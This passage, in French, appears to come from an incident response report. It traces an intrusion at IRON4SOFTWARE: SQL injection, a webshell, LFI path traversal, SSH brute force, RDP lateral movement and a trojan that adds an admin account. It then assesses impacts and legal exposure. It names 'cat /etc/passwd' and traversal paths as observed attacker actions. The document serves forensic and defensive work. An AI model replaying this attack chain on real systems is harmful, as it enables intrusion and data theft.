- Le serveur web Ubuntu (**192.168.1.2**) a été le point d'entrée initial et a subi une compromission. L'injection SQL a mené à l'exécution de code à distance (RCE) via un webshell (**shell.php** uploadé à **15h20**), permettant l'exécution de commandes système (cat **/etc/passwd** à **15h21**, confirmant une fuite de données sensibles) et des attaques par inclusion de fichiers locaux (**LFI**) (à **15h20-15h25**, compromettant **../setup.sql** et **../config/database.php**).
- Le compte SSH "**info**" a également été compromis via attaque bruteforce.
- Le client Windows 10 (**192.168.1.4**) a été directement compromis via des connexions RDP (observées à **15h34**, **15h49** avec le compte "**info**", puis à **15h52** avec le nouveau compte "**cyberu**"). La présence du cheval de Troie updater.exe (téléchargé à **15h48** et exécuté dès **15h50**) a permis la création d'un compte local administrateur ("**cyberu**") et son ajout au groupe des administrateurs locaux, assurant ainsi la persistance.

7.4 Impacts

Les impacts sont :

- Données exposées et exfiltrées : Des informations hautement sensibles ont été directement exposées et potentiellement infiltrées. Cela inclut les listes d'utilisateurs système (**/etc/passwd**), les mots de passe de la base de données du site web (issus de la table **employees)**, et le contenu de fichiers de configuration critiques (comme **database.php et setup.sql**).
- Systèmes compromis sous contrôle de l'attaquant : Plusieurs machines clés de l'infrastructure de IRON4SOFTWARE sont passées sous le contrôle direct des attaquants, qui y ont exécuté des commandes arbitraires, installé des logiciels malveillants et créé des comptes privilégiés, leur donnant une liberté d'action étendue.
- Persistance établie : La création de comptes **administrateurs locaux**, le déploiement de webshells et l'installation de malwares indiquent que les attaquants ont mis en place des mécanismes robustes pour maintenir leur accès à long terme, rendant plus difficile l'éradication complète de la menace.
- Potentiel de perturbation et risques futurs : Bien qu'aucune interruption de service directe n'ait été spécifiquement identifiée dans les logs, la nature de l'attaque confère aux attaquants la capacité de perturber gravement ou de détruire nos systèmes et données à tout moment. La compromission d'un compte utilisateur (**info**) et d'un compte administrateur local (**cyberu**), posent un risque élevé pour la sécurité globale et la confidentialité de nos opérations.

8. Conclusion

Cet incident de sécurité a révélé une intrusion complexe ciblant l'infrastructure d'IRON4SOFTWARE. L'attaque a débuté par l'exploitation de vulnérabilités sur l'application web du serveur Ubuntu, notamment une injection SQL, qui a permis un accès initial et l'exfiltration de données sensibles. En parallèle, des attaques par force brute SSH ont compromis le compte "info". Le mouvement latéral s'est poursuivi vers le client Windows 10 via RDP, où un malware (updater.exe) a été téléchargé et a permis la création d'un compte administrateur local ("cyberu") pour établir une persistance.

Le niveau de gravité de cet incident est élevé. Les attaquants ont démontré une capacité à s'introduire dans le réseau, à exfiltrer des données confidentielles (listes d'utilisateurs, mots de passe, fichiers de configuration critiques), à obtenir le contrôle de systèmes clés (serveur web, poste client) et à établir des mécanismes de persistance. Cette compromission généralisée expose l'organisation à des risques significatifs de fuite de données, d'interruption de service et d'atteinte à la réputation.

En termes de responsabilités potentielles, l'incident soulève des questions sur la robustesse des mesures de sécurité en place, notamment la présence de vulnérabilités critiques non corrigées sur l'application web et la faiblesse des politiques de mots de passe pour les comptes SSH. Une analyse juridique approfondie pourrait être nécessaire pour déterminer les implications en matière de protection des données (RGPD ou réglementations locales équivalentes), de notification des parties affectées et d'éventuelles sanctions.